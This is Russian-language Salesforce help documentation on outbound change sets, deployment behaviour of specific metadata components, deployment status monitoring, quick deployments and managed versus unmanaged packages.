Развертываемые подключения для наборов изменений

Отслеживание развертываний

Загрузка набора исходящих изменений

Набор исходящих изменений — это набор изменений, созданный в текущей организации Salesforce для отправки в другую организацию. Обычно набор исходящих изменений используется для настроек, которые были созданы и протестированы в безопасной среде, а затем отправляются в производственную организацию.

Прим.: Наборы изменений могут содержать не более 10 000 файлов; общий размер файла не может превышать 400 МБ. Компоненты наборов данных отображаются в системе как XML-файлы метаданных. Убедитесь, что набор изменений содержит не более 5 000 компонентов.

Отправка набора исходящих изменений в другую организацию не гарантирует их применения в данной организации. Прежде чем изменения вступят в силу, набор изменений должен быть развернут целевой организацией.

Совет: Для беспрепятственного развертывания ознакомьтесь с информацией о наборах разрешений и параметрах профиля в наборах изменений.

После загрузки набора изменений он получает статус «Закрыто», и внесение изменений в компоненты не допускается. Кроме того, не допускается обновление компонентов в закрытом наборе изменений. Чтобы повторно развернуть тот же набор компонентов, рекомендуем клонировать набор изменений. Клонированный набор изменений включает в себя последние изменения для источника его компонентов. В клонированном наборе изменений можно добавлять и удалять компоненты. Клонирование наборов изменений будет полезным на итерационных этапах проекта.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования или загрузки наборов исходящих изменений:

- «Создание и загрузка наборов изменений»,

  Создание пакетов AppExchange,

  И

  «Передача пакетов AppExchange»

Выбор компонентов для набора исходящих изменений

Просмотр и добавление зависимых компонентов в набор изменений

Зависимость — это взаимосвязь, содержащая как минимум один компонент, наличие которого требуется для наличия другого компонента. Добавьте зависимые компоненты в набор изменений, но только если они отсутствуют в соответствующих организациях.

Загрузка набора исходящих изменений

Набор изменений, содержащий все необходимые компоненты, может быть загружен в другую организацию Salesforce. Загруженный набор изменений недоступен для редактирования или отзыва.

Создание набора исходящих изменений

Набор исходящих изменений — это набор изменений, созданный в текущей организации Salesforce для отправки в другую организацию.

Клонирование набора исходящих изменений

Чтобы создать полную копию текущего набора изменений, воспользуйтесь функцией клонирования.

Удаление набора исходящих изменений

Ошибки проверки наборов исходящих изменений

Загрузка наборов изменений во время поэтапных сервисных обновлений Salesforce

СМ. ТАКЖЕ:

Наборы полномочий и параметры профиля в наборах изменений

Развертывание наборов входящих изменений

Наборы изменений

Выбор компонентов для набора исходящих изменений

Чтобы выбрать компоненты в наборе исходящих изменений, выполните указанные ниже действия.

1. Введите строку *«Исходящие наборы изменений»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Исходящие наборы изменений»**.
2. Щелкните имя нужного набора изменений или создайте набор в списке «Наборы изменений».
3. Чтобы добавить компоненты, нажмите кнопку **«Добавить»**.
4. Выберите тип компонента и нужные компоненты, а затем нажмите кнопку **«Добавить в набор изменений»**.
5. Чтобы добавить параметры профиля в набор изменений, нажмите кнопку **«Добавить профили»**.

   Прим.: Версия Professional Edition не позволяет добавлять параметры профиля в набор изменений.

6. Чтобы добавить зависимые компоненты, нажмите кнопку **«Просмотр и добавление зависимостей»**.

   Прим.: Наличие одних зависимых компонентов определяется наличием других компонентов. Рекомендуем добавлять зависимые компоненты в набор изменений только при условии их отсутствия в соответствующих организациях.

СМ. ТАКЖЕ:

Создание набора исходящих изменений

Просмотр и добавление зависимых компонентов в набор изменений

Компоненты, доступные в наборах изменений

Просмотр и добавление зависимых компонентов в набор изменений

Зависимость — это взаимосвязь, содержащая как минимум один компонент, наличие которого требуется для наличия другого компонента. Добавьте зависимые компоненты в набор изменений, но только если они отсутствуют в соответствующих организациях.

Чтобы добавить зависимые компоненты в набор исходящих изменений, выполните указанные ниже действия.

1. Введите строку *«Исходящие наборы изменений»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Исходящие наборы изменений»**.
2. Щелкните имя нужного набора изменений в списке «Наборы изменений».
3. Нажмите кнопку **«Просмотр и добавление зависимостей»**.
4. Выберите нужные зависимые компоненты на странице «Зависимости компонента» и нажмите кнопку **«Добавить в набор изменений»**.

Внимание: Если набор изменений содержит более 2 500 зависимостей, то на странице «Зависимости компонента» отображаются только первые 2 500 элементов.

СМ. ТАКЖЕ:

Выбор компонентов для набора исходящих изменений

Загрузка набора исходящих изменений

Компоненты, доступные в наборах изменений

Загрузка набора исходящих изменений

Набор изменений, содержащий все необходимые компоненты, может быть загружен в другую организацию Salesforce. Загруженный набор изменений недоступен для редактирования или отзыва.

1. Введите строку *«Исходящие наборы изменений»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Исходящие наборы изменений»**.
2. Щелкните имя нужного набора изменений.
3. Выберите нужную организацию для отправки набора изменений.
4. Нажмите кнопку **«Загрузить»**.

Прим.: Наборы исходящих изменений безвозвратно удаляются через шесть месяцев после их загрузки.

СМ. ТАКЖЕ:

Загрузка наборов изменений во время поэтапных сервисных обновлений Salesforce

Создание набора исходящих изменений

Создание набора исходящих изменений

Набор исходящих изменений — это набор изменений, созданный в текущей организации Salesforce для отправки в другую организацию.

Чтобы просматривать наборы исходящих изменений, введите строку *«Наборы исходящих изменений»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Наборы исходящих изменений»**.

- Чтобы создать набор изменений, нажмите кнопку **«Создать»**.
- Чтобы просмотреть сведения о текущем наборе изменений, щелкните имя нужного набора.

СМ. ТАКЖЕ:

Клонирование набора исходящих изменений

Ошибки проверки наборов исходящих изменений

Клонирование набора исходящих изменений

Чтобы создать полную копию текущего набора изменений, воспользуйтесь функцией клонирования.

1. Введите строку *«Исходящие наборы изменений»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Исходящие наборы изменений»**.
2. Щелкните имя нужного набора изменений.
3. Нажмите кнопку **«Клонировать»**.

СМ. ТАКЖЕ:

Создание набора исходящих изменений

Удаление набора исходящих изменений

1. Введите строку *«Исходящие наборы изменений»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Исходящие наборы изменений»**.

2. Щелкните имя нужного набора изменений.
3. Нажмите кнопку **«Удалить»**.

СМ. ТАКЖЕ:

Создание набора исходящих изменений

Ошибки проверки наборов исходящих изменений

Ошибка, возникающая при перекрестной проверке, указывает, что организация, выбранная для создания набора исходящих изменений, и организация, принимающая набор изменений, используют разные версии. Как правило, данная ошибка возникает во время обновлений, так как организации могут обновляться в разное время из-за дифференцирования выпусков Salesforce. При возникновении данной ошибки система позволяет разворачивать только компоненты, поддерживаемые обеими версиями.

СМ. ТАКЖЕ:

Создание набора исходящих изменений

Загрузка набора исходящих изменений

Загрузка наборов изменений во время поэтапных сервисных обновлений Salesforce

Во время сервисного обновления Salesforce производственная и безопасная среды должны использовать разные версии платформы, поскольку обновления выполняются поэтапно. Некоторые компоненты могут содержать новые функции, препятствующие развертыванию данного типа компонента до тех пор, пока производственная организация и безопасная среда не будут использовать разные версии.

При загрузке набора изменений, содержащего компоненты, которые не могут быть развернуты ввиду несовместимости с предыдущей версией, система Salesforce определяет данные компоненты и предлагает пользователю загрузить оставшиеся компоненты.

СМ. ТАКЖЕ:

Загрузка набора исходящих изменений

Особый алгоритм в развертываниях

Прежде чем развернуть изменения в организации Salesforce, определите алгоритмы отдельных компонентов, необходимые для успешного развертывания всех необходимых изменений. Приведенные ниже сведения позволяют определять изменения, которые должны быть добавлены в развертывание, а также способ их отображения в конечной организации.

Алгоритмы, перечисленные в разделе «Metadata API», применяются только при использовании Force.com Migration Tool или Force.com IDE.

Компоненты набора изменений

Процессы утверждения

- Если страница утверждения содержит настраиваемые поля стандартных объектов, то данные настраиваемые поля должны быть вручную добавлены в наборы исходящих изменений. Данные поля не добавляются параметром «Просмотр и добавление зависимостей» для выбора компонентов набора изменений.

- Если процесс утверждения ссылается на любые шаблоны сообщения, содержащие настраиваемые поля, то данные шаблоны сообщения могут быть добавлены в набор изменений только после их повторного сохранения в исходной организации. В разделе «Настройка» введите *«Шаблоны сообщений»* в поле «Быстрый поиск», затем выберите **«Шаблоны сообщений»**. Щелкните ссылку **«Правка»** напротив каждого шаблона сообщения и нажмите кнопку **«Сохранить»**.
- Наборы изменений не поддерживают порядок отображения активных процессов утверждения, заданный в исходной организации. При необходимости измените порядок отображения развернутых процессов утверждения в целевой организации.
- Изменение поля «Уникальное имя» процесса утверждения, добавленного в набор изменений и развернутого в другой организации, и повторная отправка процесса утверждения посредством набора изменений инициируют создание процесса утверждения при развертывании в другой организации. Процесс утверждения, развернутый ранее, не будет изменен.

Классы Apex и триггеры Apex

По умолчанию изменения, внесенные в код Apex, содержащий отложенные или выполняемые задания Apex, не могут быть развернуты. Чтобы развернуть данные изменения, выполните одно из указанных ниже действий.

- Прежде чем развернуть изменения в коде Apex, отмените задания Apex. Задания могут быть запланированы повторно после развертывания.
- Включите развертывания с заданиями Apex в пользовательском интерфейсе Salesforce на странице «Параметры развертывания».

Настраиваемые поля

- Пользователи не могут изменять тип данных настраиваемого поля посредством Metadata API. Данное изменение должно быть выполнено в целевой организации вручную посредством пользовательского интерфейса.

Настраиваемые объекты

Пользователи, использующие API 29.0 или более ранней версии, не могут изменять `sharingModel` объекта посредством Metadata API. Данное изменение должно быть выполнено в целевой организации вручную посредством пользовательского интерфейса.

Пользователи, использующие API 30.0 или более поздней версии, могут изменять `sharingModel` объекта для внутренних пользователей посредством Metadata API и пользовательского интерфейса.

Система не поддерживает одновременное добавление настраиваемого объекта, обновление поля `sharingModel` для объекта и добавление нового правила общего доступа. Для этого необходимо выполнить три отдельных развертывания. Сначала разверните настраиваемый объект, затем разверните обновленное поле `sharingModel` для объекта и выполните развертывание нового правила общего доступа.

Потоки

- Чтобы развернуть поток посредством наборов изменений, рекомендуем просмотреть ограничения по миграции. Убедитесь, что потоки ссылаются только на поля и компоненты, доступные в наборах изменений.
- Набор изменений может содержать только одну версию потока.
- Если при загрузке набора исходящих изменений отсутствует активная версия потока, то используется последняя неактивная версия.
- При просмотре зависимых компонентов для набора изменений страница «Зависимости компонента» содержит зависимости для *всех* версий потока. Все взаимозависимые компоненты для соответствующей версии потока должны быть добавлены в набор исходящих изменений.
- Активный поток в наборе изменений развертывается в целевой организации как неактивный. Поток должен быть активирован вручную после развертывания.

- Первоначальное или повторное развертывание потока посредством наборов изменений инициирует создание версии потока в целевой организации.

Именованные регистрационные данные

Перечисленные ниже параметры вызова для именованных регистрационных данных можно настраивать только в пользовательском интерфейсе. Если значения по умолчанию не подходят для конечной организации, администратор этой организации должен вручную настроить именованные регистрационные данные после развертывания.

- Создать заголовок авторизации, по умолчанию: Включено
- Разрешить объединение полей в заголовке `HTTP`, по умолчанию: выключено
- Разрешить объединение полей в теле `HTTP`, по умолчанию: выключено

Полномочия

См. раздел «Наборы полномочий и параметры профиля в наборах изменений» на странице 7354.

Макет страницы

Развертывание, содержащее профиль и тип записи, но не назначенный макет страницы для данного типа записи, удаляет текущее назначение макета из профиля для данного типа записи. Рекомендуем всегда добавлять все макеты страниц для всех обязательных типов записей в набор изменений.

Metadata API

Классы Apex и триггеры Apex

По умолчанию изменения, внесенные в код Apex, содержащий отложенные или выполняемые задания Apex, не могут быть развернуты. Чтобы развернуть данные изменения, выполните одно из указанных ниже действий.

- Прежде чем развернуть изменения в коде Apex, отмените задания Apex. Задания могут быть запланированы повторно после развертывания.
- Включите развертывания с заданиями Apex в пользовательском интерфейсе Salesforce на странице «Параметры развертывания».

Процессы утверждения

- Чтобы использовать процессы утверждения для статей Salesforce Knowledge посредством Metadata API, рекомендуем развернуть тип статьи. Версия статьи (_kav) поддерживает в процессах утверждения следующие типы действий: «Действие базы знаний», «Электронное предупреждение», «Обновление поля» и «Исходящее сообщение».
- Если процесс утверждения ссылается на любые шаблоны сообщения, содержащие настраиваемые поля, то данные шаблоны сообщения могут быть добавлены в набор изменений только после их повторного сохранения в исходной организации. В разделе «Настройка» введите *«Шаблоны сообщений»* в поле «Быстрый поиск», затем выберите **«Шаблоны сообщений»**. Щелкните ссылку **«Правка»** напротив каждого шаблона сообщения и нажмите кнопку **«Сохранить»**.
- Метаданные не поддерживают порядок отображения активных процессов утверждения. При необходимости измените порядок отображения развернутых процессов утверждения в целевой организации.
- Изменение поля «Уникальное имя» процесса утверждения, добавленного в набор изменений и развернутого в другой организации, и повторная отправка процесса утверждения посредством набора изменений инициируют создание процесса утверждения при развертывании в другой организации. Процесс утверждения, развернутый ранее, не будет изменен.

Настраиваемые поля

При развертывании нового настраиваемого поля посредством API 30.0 или более поздней версии полям `editable` и `readable` в полномочиях поля задается стандартное значение `false`. Чтобы переопределить стандартные значения, дополните профили полномочиями для нового поля.

Настраиваемые объекты

Пользователи, использующие API 29.0, не могут изменять `sharingModel` объекта посредством Metadata API. Данное изменение должно быть выполнено в целевой организации вручную посредством пользовательского интерфейса.

Пользователи, использующие API 30.0 или более поздней версии, могут изменять `sharingModel` объекта для внутренних пользователей посредством Metadata API и пользовательского интерфейса.

Связанное приложение

- Пользователи не могут задавать `consumerKey` посредством Metadata API. Данный параметр добавляется в операцию извлечения для информационных целей. Чтобы переместить связанное приложение в другую организацию, рекомендуем удалить параметр `consumerKey` из архивного файла перед выполнением развертывания в организации. Новый ключ будет создан в целевой организации.
- Мобильные параметры связанных приложений не поддерживаются наборами изменений и должны быть перенесены вручную.

Именованные регистрационные данные

Перечисленные ниже параметры вызова для именованных регистрационных данных можно настраивать только в пользовательском интерфейсе. Если значения по умолчанию не подходят для конечной организации, администратор этой организации должен вручную настроить именованные регистрационные данные после развертывания.

- Создать заголовок авторизации, по умолчанию: Включено
- Разрешить объединение полей в заголовке `HTTP`, по умолчанию: выключено
- Разрешить объединение полей в теле `HTTP`, по умолчанию: выключено

Макет страницы

Развертывание, содержащее назначения макета страницы, заменяет все текущие назначения макета страницы в целевой организации назначениями, которые доступны в архивном файле. Текущие макеты страниц, отсутствующие в архивном файле, будут удалены из организации. Рекомендуем всегда добавлять все макеты страниц для всех обязательных типов записей в архивный файл.

Профили

Если пакет содержит профиль, имя которого отсутствует в целевой организации, то данное имя используется для создания нового профиля. Если развернутый профиль не определяет полномочия или параметры, то итоговый профиль содержит все полномочия и параметры стандартного профиля.

Общий доступ

- Система не поддерживает одновременное обновление поля `sharingModel` для объекта и добавление нового правила общего доступа посредством Metadata API, независимо от обновляемого объекта. Например, пользователь может добавить правило общего доступа, если единому стандартному параметру задано значение «Общедоступный», а затем обновить поле `sharingModel`. Данный алгоритм инициирует разовый пересчет общего доступа.
- При развертывании набора изменений, содержащего настраиваемый объект, который использует иерархическую взаимосвязь без поля взаимосвязи «Основная — подробная» в том же наборе изменений, может возникнуть ошибка. Чтобы устранить данную ошибку, добавьте настраиваемое поле взаимосвязи «Основная — подробная» в набор изменений даже при отсутствии изменений в единых стандартных параметрах для организации.

Workflow

Metadata API не поддерживает режим тестирования для триггеров потока. Чтобы разрешить триггеру потока выполнение последней версии потока при запуске бизнес-правила администратором, рекомендуем включить режим тестирования посредством пользовательского интерфейса после развертывания.

СМ. ТАКЖЕ:

- Развертывание набора изменений
- Наборы изменений
- Компоненты, доступные в наборах изменений
- https://developer.salesforce.com/docs/atlas.en-us.api_meta.meta/api_meta/file_based_zip_file.htm

Отслеживание развертываний

Страница «Статус развертывания» позволяет отслеживать выполняемые развертывания, проверять отложенные развертывания и просматривать результаты выполненных развертываний.

Данная страница содержит все развертывания (наборы изменений и развертывания на основе Metadata API), включая развертывания, запущенные посредством Force.com IDE и Force.com Migration Tool.

Время развертывания определяется размером и сложностью компонентов метаданных. Чтобы отследить статус развертываний, которые выполняются или выполнены за последние 30 дней, введите строку «*Статус развертывания*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Статус развертывания»**. Раздел, содержащий развертывание, определяется его статусом.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра развертываний метаданных:


- Изменение всех данных

Выполняемые и отложенные развертывания

Страница «Статус развертывания» позволяет просматривать ход выполнения текущего развертывания в режиме реального времени. Данная страница содержит диаграммы, позволяющие наглядно просматривать общий ход выполнения развертывания. Первая диаграмма отображает количество развернутых компонентов из общего количества, а также количество компонентов с ошибками. Например, на следующей диаграмме указано, что 302 компонента из 450 успешно обработаны, а 45 компонентов обработаны с ошибкой.



При необходимости выполнение тестов Apex реализуется после успешного развертывания всех компонентов. Вторая диаграмма отображает количество выполненных тестов Apex из общего количества тестов, а также количество возвращенных ошибок. Кроме того, диаграмма отображает имя выполняемого теста. Например, на следующей диаграмме указано, что выполнено 77 тестов из 120, а 1 тест выполнен с ошибками.



Ниже перечислены сведения, отображаемые для текущего развертывания.

Поле	Описание
Имя	Имя или уникальный идентификатор набора изменений, используемый для отслеживания развертывания Metadata API. При использовании развертывания Metadata API данное значение возвращается вызовом `deploy()`.
Тип	Тип развертывания: «Набор изменений» или «Интерфейс API».
Развернул	Имя пользователя, выполняющего развертывание.
Время начала	Дата и время начала фактического развертывания без времени нахождения запроса в очереди. Данное поле содержит время назначения полю развертывания «Статус» значения «Выполняется».
Проверено	Дата и время завершения проверки развертывания.

Чтобы просмотреть ошибки до завершения текущего развертывания, щелкните **«Просмотр ошибок»**.

Отложенные развертывания

Пользователи могут запускать множество развертываний. Одновременно разрешается выполнять только одно развертывание. Другие развертывания будут находиться в очереди и дожидаться завершения текущего развертывания. Отложенные развертывания отображаются в разделе «Отложенные развертывания» в порядке их выполнения.

Проверки развертывания

Проверка развертывания — это развертывание, используемое только для проверки результатов развертывания компонентов и подлежащее отмене. Проверка не поддерживает сохранение развернутых компонентов или изменение организации Salesforce. Чтобы определить статус развертывания: только проверка («Проверить») или фактическое развертывание («Развернуть»), просмотрите сведения для отложенных развертываний или столбец «Статус» в разделах «Сбой» и «Успешно».

При успешном завершении проверки за последние 10 дней и выполнении всех тестов с достаточным покрытием кода система позволяет выполнить быстрое развертывание путем развертывания данной проверки в производственной среде без выполнения тестов. См. «Быстрые развертывания».

Отмена развертывания

Чтобы отменить выполняемое или отложенное развертывание, щелкните ссылку **«Отмена»** напротив нужного развертывания. Развертыванию назначается статус «Запрошена отмена», который отображается до полной отмены развертывания. Отмененное развертывание отображается в разделе «Сбой».

Выполненные развертывания

Раздел («Сбой» или «Успешно»), содержащий выполненные развертывания, определяется их статусом.

Неудачные и отмененные развертывания отображаются в разделе «Сбой». Изменения в результате таких развертываний не передаются в организацию Salesforce ввиду отсутствия файлов, наличия ошибок в компонентах, неудачного выполнения тестов или отмены развертывания.

Развертывания, выполненные полностью или частично, отображаются в разделе «Успешно». Частичное выполнение допускается только для развертываний в непроизводственных организациях. Частично успешными считаются развертывания, поле `rollbackOnError` которых содержит значение `false`, а набор компонентов содержит ошибки. При частично успешном развертывании в организацию передаются все компоненты, кроме необработанных.

Чтобы просмотреть подробные сведения о развертывании, щелкните ссылку **«Просмотр сведений»** напротив нужного развертывания. Страница «Сведения о развертывании» позволяет просматривать ошибки и устранять неполадки для неудачного или частично успешного развертывания. Данная страница содержит сообщения об ошибках, обнаруженных во время развертывания, ошибки для тестов Apex со сведениями о трассировке стека, предупреждения о покрытии кода и сведения о медленных тестах. При успешном развертывании данная страница содержит сведения о развертывании, включая количество развернутых компонентов и количество выполненных тестов Apex.

Статус развертывания

Разделы «Сбой» и «Успешно» содержат столбец «Статус», отображающий тип и статус выполненного развертывания, который состоит из двух частей:

- Префикс, определяющий общий статус развертывания: только проверка («Проверить:») или фактическое развертывание («Развернуть:»).
- Суффикс, уточняющий статус развертывания: «Сбой» или «Отменено» для неудачных развертываний, «Успешно» для успешных развертываний и «Частично успешно» для частично успешных развертываний.

Быстрые развертывания

При развертывании все тесты Apex выполняются в производственной среде. Если производственная организация использует большое количество тестов Apex, то выполнение всех тестов может занять некоторое время и задержать развертывание. Чтобы сократить время развертывания в производственной среде, воспользуйтесь быстрым развертыванием, позволяющим пропускать выполнение тестов. Быстрые развертывания доступны для наборов изменений и компонентов Metadata API при выполнении указанных ниже требований.

- Успешное завершение проверки компонентов для целевой среды в течение последних 10 дней.
- Выполнение тестов Apex в целевой организации при проверке.
- Выполнение требований относительно покрытия кода.
  - Если выполняются все тесты в организации либо все локальные тесты, общее покрытие кода составляет не менее 75% и триггеры Apex имеют некоторое покрытие.
  - Если выполняются конкретные тесты с уровнем тестирования **Выполнение указанных тестов**, каждый класс и триггер охватывается покрытием не менее 75% (по-отдельности).

Проверка — это развертывание, используемое только для проверки результатов развертывания компонентов и препятствующее сохранению компонентов в организации. Проверка позволяет пользователям просматривать сообщения об успешном или неудачном выполнении, отправляемые при фактическом развертывании. При необходимости проверьте наборы изменений или компоненты метаданных посредством API или Force.com Migration Tool.


Дополнительную информацию о порядке проверки набора изменений см. в разделе «Проверка набора изменений» справки Salesforce.

Чтобы проверить компоненты посредством Force.com Migration Tool, задайте параметру `checkOnly` значение `true` в цели развертывания. См. раздел «Развертывание изменений в организации Salesforce» *Руководства Force.com Migration Tool*.

Выполнение быстрого развертывания посредством пользовательского интерфейса или API

Чтобы выполнить быстрое развертывание, сначала запустите проверочное развертывание с выполнением теста Apex для развертываемого набора компонентов. Система позволяет выполнять быстрое развертывание только после успешного завершения проверки.

При необходимости выполните быстрое развертывание проверенных наборов изменений и компонентов Metadata API в пользовательском интерфейсе. Чтобы развернуть недавнюю проверку, нажмите кнопку **«Быстрое развертывание»** напротив нужной проверки на странице «Статус развертывания» или на странице сведений о проверке. Данная кнопка отображается только для соответствующих проверок.



При необходимости начните быстрое развертывание посредством Metadata API или Force.com Migration Tool для компонентов Metadata API (кроме наборов изменений). При использовании Metadata API рекомендуем вызвать `deployRecentValidation()` и передать код проверки. При использовании Force.com Migration Tool рекомендуем выполнить задачу `<sf:deployRecentValidation>`.

Прим.: Быстрое развертывание доступно недавним проверкам, где успешно выполнены тесты Apex и соблюдены требования к покрытию кода. Обратите внимание на рекомендации ниже.

- В производственной среде быстрое развертывание поддерживается для проверок, соответствующих заданным критериям. При необходимости разверните недавние проверки наборов изменений и компонентов Metadata API (включая компоненты, проверенные посредством Force.com Migration Tool).

- В безопасной среде быстрое развертывание поддерживается только для проверок, которые явно включают выполнение тестов (например, с помощью параметра тестирования для проверки входящих наборов или параметра `testLevel` для инструмента миграции). По умолчанию тесты Apex являются необязательными, поэтому не выполняются автоматически при развертывании в безопасной среде.
- Выполнение развертывания после проверки (посредством быстрого развертывания, установки пакета или обычного развертывания) инициирует несоответствие всех проверок требованиям для быстрого развертывания. Повторите проверку набора компонентов для быстрого развертывания.

Ресурсы настройки производительности для длительных тестов

При необходимости тесты Apex выполняются в ходе развертывания после обработки всех компонентов. Тесты Apex, выполнение которых занимает слишком много времени, препятствуют завершению всего развертывания. Первые пять длительных тестов, то есть первые пять тестов, которые выполняются более двух минут, помечаются для выполненного развертывания на странице «Сведения о развертывании». При необходимости повысьте производительность данных тестов для сокращения времени выполнения будущих развертываний. Низкая производительность может быть вызвана многими причинами. Например, использование данных организации вместо тестовых данных или медленное выполнение запросов SOQL и кода Apex. Ниже перечислены некоторые ресурсы с рекомендациями по обеспечению производительности для Apex и SOQL.

- Изоляция тестовых данных от данных организации в поблочных тестах
- Работа со сверхбольшими запросами SOQL
- Вебинар: оптимизатор запросов Force.com
- Памятка по оптимизации запросов и поисков
- Вебинар: настройка производительности для Visualforce и Apex
- Основные ресурсы разработчика архитектуры

СМ. ТАКЖЕ:

Развертывание наборов входящих изменений

Загрузка набора исходящих изменений

https://developer.salesforce.com/docs/atlas.en-us.api_meta.meta/api_meta/

https://developer.salesforce.com/docs/atlas.en-us.daas.meta/daas/

Создание и распространение пакетов приложений

Хотели бы распространить бесплатные проекты, предоставляющие разработчикам доступ к основным стандартным блокам приложения? Или распространять и продавать приложения клиентам? Это и многое другое можно сделать с помощью пакетов.

Дополнительную информацию см. в *Руководстве ISVforce Guide* или на партнерском портале Salesforce.

Работа с пакетами

Создание управляемых и неуправляемых пакетов.

Распространение приложений

Загрузка приложений, публикация расширений и обновлений и управление версиями.

Поддержка подписчиков приложения

Поддержка клиентов AppExchange, просмотр организаций и сведений об организациях-подписчиках.

Работа с пакетами

Создание управляемых и неуправляемых пакетов.

Общие сведения о пакетах

Глоссарий

Создание управляемых пакетов

Управление пакетами

Определение процесса разработки

Исправление ошибок тестирования Apex

Выполнение Apex при установке или обновлении пакета

Выполнение Apex при удалении пакета

Разработка документации к приложению

Назначение издателей Force.com AppExchange

Преобразование неуправляемых пакетов в управляемые

Общие сведения о пакетах

Пакет — это контейнер, содержащий отдельные компоненты или связанные приложения. Созданный пакет может быть распространен среди пользователей и организаций Salesforce, в том числе за пределами компании.

Пакеты могут быть неуправляемыми и управляемыми.

Неуправляемые пакеты

Неуправляемые пакеты предназначены для распространения бесплатных проектов или шаблонов приложений, предоставляющих разработчикам доступ к основным стандартным блокам приложения. Компоненты, установленные из неуправляемого пакета, могут быть изменены в организации-установщике. Разработчик, создавший и загрузивший неуправляемый пакет, не может изменять, обновлять и контролировать установленные компоненты. Неуправляемые пакеты не могут использоваться для переноса компонентов из безопасной среды в производственную организацию. Взамен, рекомендуем использовать наборы изменений.

Управляемые пакеты

Управляемые пакеты используются партнерами Salesforce для распространения и продажи приложений клиентам. Данные пакеты должны быть созданы в организации Developer Edition. Используя каталог AppExchange и приложение для управления лицензиями (LMA), разработчики могут продавать и управлять лицензиями на приложение. Управляемые пакеты доступны для полного обновления. Некоторые деструктивные изменения (например, удаление объектов или полей) не могут быть выполнены.

Ниже перечислены преимущества управляемых пакетов.

- Защита интеллектуальной собственности для Apex
- Встроенное управление версиями для доступных компонентов API
- Возможность перехода и исправления предыдущей версии
- Возможность беспрепятственной активной доставки исправлений подписчикам
- Присвоение уникальных имен всем компонентам с целью успешной установки

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Передача и установка пакетов доступны в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer** Edition

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания пакетов:

- Создание пакетов AppExchange

Для загрузки пакетов в каталог AppExchange:

- «Передача пакетов AppExchange»

Ниже перечислены термины и их определения.

Компоненты

Компонент — это составная часть пакета. Компонент определяет элемент (например, настраиваемый объект или настраиваемое поле). Пакет позволяет комбинировать компоненты с целью создания эффективных функций или приложений. Компоненты неуправляемых пакетов не могут быть обновлены. Управляемые пакеты поддерживают обновление только некоторых компонентов.

Атрибуты

Атрибут — это поле компонента (например, имя шаблона эл. почты или флажок настраиваемого объекта «Разрешить отчеты»). Атрибуты необновляемого компонента любого пакета могут редактироваться разработчиком (создатель пакета) и подписчиком (установщик пакета). Некоторые атрибуты обновляемого компонента управляемого пакета могут редактироваться разработчиком, другие атрибуты могут редактироваться подписчиком, а третьи атрибуты могут быть заблокированы и недоступны ни разработчику, ни подписчику.

Пакеты содержат как минимум один компонент Salesforce, который, в свою очередь, содержит как минимум один атрибут. Алгоритм компонентов и их атрибутов определяется типом пакета.

Прежде чем распространить приложение, рекомендуем применить пакетирование на этапе разработки. Например:

- При создании приложения выберите алгоритм компонентов и их атрибутов в разных пакетах и версиях Salesforce.
- При подготовке приложения к распространению выберите способ доступа клиентов к приложению.
